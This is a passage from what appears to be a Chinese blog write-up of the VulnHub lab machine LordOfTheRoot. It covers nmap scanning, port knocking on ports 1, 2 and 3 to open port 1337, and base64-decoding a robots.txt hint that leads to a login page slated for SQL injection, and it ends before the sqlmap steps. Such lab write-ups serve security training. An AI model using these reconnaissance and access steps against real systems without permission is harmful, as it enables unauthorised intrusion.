6-vulnhub靶场-LordOfTheRoot_1.0.1靶机&内核提权&udf提权&缓冲区溢出提权

原创

少年醉春风 已于 2022-03-31 00:10:14 修改 59 收藏

分类专栏： infiltrate 文章标签： 安全 linux web安全


于 2022-03-30 23:37:31 首次发布

本文链接：https://blog.csdn.net/WHHLS/article/details/123860109

6-LordOfTheRoot_1.0.1

靶机地址 https://www.vulnhub.com/entry/lord-of-the-root-101,129/


难度 中等(主要是缓冲区溢出)



1.信息收集


1.1 nmap挖掘信息

```
nmap 192.168.75.0/24 -sP
得到目标主机ip 192.168.75.144
```





```
nmap 192.168.75.144 -sS -sV -A -T4 -p-
-p- 全端口扫描 1-65535 但是比较耗费时间
-sS SYN扫描，只完成三次握手前两次，很少有系统记入日志，默认使用，需要root(admin)权限
-sV 探测端口号版本
-A  全面系统监测，使用脚本检测，扫描等
-T4 针对TCP端口禁止动态扫描延迟超过10ms
```

```
得到 22 端口 ssh 操作系统linux3.X|4.X
```



1.2 ssh查看

```
ssh ssh@192.168.75.144
发现提示 knock  Easy as 1,2,3
意思是敲击三次 端口碰撞
```



1.3 端口碰撞

1.3.1 port knocking


```
端口试探（port knocking）是一种通过连接尝试，从外部打开原先关闭端口的方法。
一旦收到正确顺序的连接尝试，防火墙就会动态打开一些特定的端口给允许尝试连接的主机。
端口试探的主要目的是防治攻击者通过端口扫描的方式对主机进行攻击。
端口试探类似于一次秘密握手协议，比如一种最基本的方式：发送一定序列的UDP、TCP数据包。
当运行在主机上的daemon程序捕捉到数据包以后，如果这个序列正确，则开启相应的端口，或者防火墙允许客户端通过。
由于对外的Linux服务器通过限制IP地址的方式来控制访问，因此可以利用这种端口试探方式来进行防火墙对于访问IP地址的控制。
```

1.3.2 要求

```
端口碰撞要求   知道端口碰撞的序列 否则暴力破解几率很小
Easy as 1,2,3 碰撞序列为1 ， 2，3
```

1.3.3 knock

```
man knock
```




linux安装：sudo apt install knockd

knock 192.168.75.144 1 2 3 -v

再查看端口

nmap 192.168.75.144 -sS -sV -A -T4 -p-


可以看到开启了1337端口



!注意 端口碰撞后开启的端口 只有碰撞的主机ip可以访问 其他未碰撞主机的还是无法访问

在kali里面可以访问

在win10无法访问



无法访问此网站

192.168.75.144 的响应时间过长。

请试试以下办法：


- 检查网络连接
- 检查代理服务器和防火墙
- 运行 Windows 网络诊断

ERR_CONNECTION_TIMED_OUT

重新加载　　详情


1.4 1337端口

```
查看1337 端口
查看页面代码
无信息
```



1.4.1 robots.txt

```
查看robots.txt
http://192.168.75.144:1337/robots.txt
发现base64编码
THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
```




1.4.2 base解码


```
echo 'THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh' | base64 -d
echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' | base64 -d
/978345210/index.php
得到目录
```

```
┌──(root💀kali)-[/2022/6]
└─#

┌──(root💀kali)-[/2022/6]
└─# echo 'THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh' | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!

┌──(root💀kali)-[/2022/6]
└─# echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' | base64 -d
/978345210/index.php

┌──(root💀kali)-[/2022/6]
└─#
```


或者用在线工具
http://www.hiencode.com/base64.html



访问 /978345210/index.php
http://192.168.75.144:1337/978345210/index.php
得到登陆界面 尝试sql注入



2. sqlmap

2.1 参考文章

```
sqlmap 是一个sql注入工具
参考文章 https://www.cnblogs.com/yankaohaitaiwei/p/11802375.html
```

2.2 参数

